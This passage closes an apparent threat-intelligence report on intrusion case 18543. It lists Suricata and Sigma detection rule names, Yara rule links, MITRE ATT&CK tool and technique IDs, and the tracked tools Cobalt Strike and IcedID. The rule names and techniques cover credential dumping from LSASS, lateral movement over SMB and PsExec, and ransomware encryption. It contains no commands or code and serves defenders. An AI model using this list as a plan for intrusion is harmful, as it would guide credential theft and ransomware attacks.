ET POLICY SMB Executable File Transfer
ET POLICY SMB2 NT Create AndX Request For a .bat File
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Move
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB2 NT Create AndX Request For an Executable File In a Temp Direc
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET SCAN Behavioral Unusual Port 135 traffic Potential Scan or Infection
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or 
ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or 
```

Sigma

DFIR Report Repo:

```
CHCP CodePage Locale Lookup dfbdd206-6cf2-4db9-93a6-0b7e14d5f02f
AdFind Discovery 50046619-1037-49d7-91aa-54fc92923604
```

Sigma Repo:

```
Bad Opsec Defaults Sacrificial Processes With Improper Arguments a7c3d773-ca
Change PowerShell Policies to an Insecure Level 87e3c4e8-a6a8-4ad9-bb4f-46e7
CMD Shell Output Redirect 4f4eaa9f-5ad4-410c-a4be-bc6132b0175a
CobaltStrike BOF Injection Pattern 09706624-b7f6-455d-9d02-adee024cee1d
First Time Seen Remote Named Pipe 52d8b0c6-53d6-439a-9e41-52ad442ad9ad
ISO File Created Within Temp Folders 2f9356ae-bf43-41b8-b858-4496d83b2acb
ISO Image Mount 0248a7bc-8a9a-4cd8-a57e-3ae8e073a073
New Process Created Via Wmic.EXE 526be59f-a573-4eea-b5f7-f0973207634d
Net.exe Execution 183e7ea8-ac4b-4c23-9aec-b3dac4e401ac
Non Interactive PowerShell Process Spawned f4bbd493-b796-416e-bbf2-121235348
Potential Defense Evasion Via Rename Of Highly Relevant Binaries 0ba1da6d-b6
Potential Execution of Sysinternals Tools 7cccd811-7ae9-4ebe-9afd-cb5c406b82
Potential Recon Activity Via Nltest.EXE 5cc90652-4cbd-4241-aa3b-4b462fa5a248
Process Creation Using Sysnative Folder 3c1b5fb0-c72f-45ba-abd1-4d4c353144ab
Psexec Execution 730fc21b-eaff-474b-ad23-90fd265d4988
Rundll32 Execution Without DLL File c3a99af4-35a9-4668-879e-c09aeb4f2bdf
Share And Session Enumeration Using Net.EXE 62510e69-616b-4078-b371-847da438
SMB Create Remote File Admin Share b210394c-ba12-4f89-9117-44a2464b9511
Suspicious Call by Ordinal e79a9e79-eb72-4e78-a628-0e7e8f59e89c
Suspicious Copy From or To System32 fff9d2b7-e11c-4a69-93d3-40ef66189767
Suspicious Encoded PowerShell Command Line ca2092a1-c273-4878-9b4b-0d60115bf
Suspicious Execution of Hostname 7be5fb68-f9ef-476d-8b51-0256ebece19e
Suspicious Group And Account Reconnaissance Activity Using Net.EXE d95de845-
Suspicious Manipulation Of Default Accounts Via Net.EXE 5b768e71-86f2-4879-b
Suspicious Network Command a29c1813-ab1f-4dde-b489-330b952e91ae
Suspicious Process Created Via Wmic.EXE 3c89a1e8-0fba-449e-8f1b-8409d6267ec8
Suspicious Rundll32 Without Any CommandLine Params 1775e15e-b61b-4d14-a1a3-8
WMIC Remote Command Execution 7773b877-5abb-4a3e-b9c9-fd0369b59b00
WmiPrvSE Spawned A Process d21374ff-f574-44a7-9998-4a8c8bf33d7d
CobaltStrike Named Pipe d5601f8c-b26f-4ab0-9035-69e11a8d4ad2
Suspicious Execution of Systeminfo 0ef56343-059e-4cb6-adc1-4c3c967c5e46
```

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/14335/14335.yar#L184-L203

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/18190/18190.yar#L12-L43

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/18190/18190.yar#L45-L76

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/1013/1013.yar#L72-L103

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/18543/18543.yar

MITRE

```
PsExec - S0029
AdFind - S0552
Net - S0039
Systeminfo - S0096
ipconfig - S0100
Nltest - S0359
```

```
Malicious File - T1204.002
Scheduled Task - T1053.005
Web Protocols - T1071.001
Data Encrypted for Impact - T1486
LSASS Memory - T1003.001
System Network Configuration Discovery - T1016
System Information Discovery - T1082
System Language Discovery - T1614.001
Remote System Discovery - T1018
Local Groups - T1069.001
Local Account - T1087.001
Domain Trust Discovery - T1482
Domain Groups - T1069.002
Domain Account - T1087.002
Network Share Discovery - T1135
Security Software Discovery - T1518.001
Remote Desktop Protocol - T1021.001
Lateral Tool Transfer - T1570
SMB/Windows Admin Shares - T1021.002
Match Legitimate Name or Location - T1036.005
Process Injection - T1055
Rundll32 - T1218.011
Archive Collected Data - T1560
HTML Smuggling - T1027.006
Valid Accounts - T1078
Credentials in Files - T1552.001
Credentials in Registry - T1552.002
PowerShell - T1059.001
Windows Command Shell - T1059.003
Windows Management Instrumenation - T1047
Spearphishing Attachement - T1566.001
```

DFIR Report Tracking

```
SoftPerfect Network Scanner
Cobalt Strike
IcedID
```

Internal case # 18543

Share this:

Twitter LinkedIn Reddit Facebook WhatsApp

« A TRULY GRACEFUL WIPE OUT

FROM SCREENCONNECT TO HIVE RANSOMWARE IN 61 HOURS »

Search … Search

Type your email…

Subscribe

Register For Our Next CTF

Reports

Threat Intelligence

Detection Rules

DFIR Labs

Mentoring and Coaching